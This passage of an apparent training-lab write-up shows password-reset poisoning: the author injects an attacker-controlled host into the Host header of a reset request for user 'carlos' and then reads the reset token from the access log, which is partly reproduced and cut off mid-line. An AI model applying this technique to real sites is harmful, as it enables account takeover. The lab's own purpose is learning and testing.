
“Password-reset email arrived with the Host header replaced by ‘FirstQuadrant’, proving successful header injection.”

“This screenshot shows that after modifying the Host header to firstquadrant, the password-reset email arrived with the poisoned reset link containing the firstquadrant domain, confirming that Host header injection works successfully.”

Impact Demonstration & Exploitation Attempts




“This screenshot shows the malicious attacker URL that I will insert into the Host header of the captured POST request.



“Inserted my attacker-controlled URL into the Host header and set the username to carlos, causing the server to send Carlos’s password-reset link to my server, where I retrieved the token from the access logs.”


The server responded with 200 OK, confirming that the application accepts and processes the injected Host header



Click on Access log

```
103.226.191.122 2025-11-16 13:42:07 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:42:07 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:42:07 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:51:57 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:51:58 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:52:09 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:52:09 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:52:09 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:52:09 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 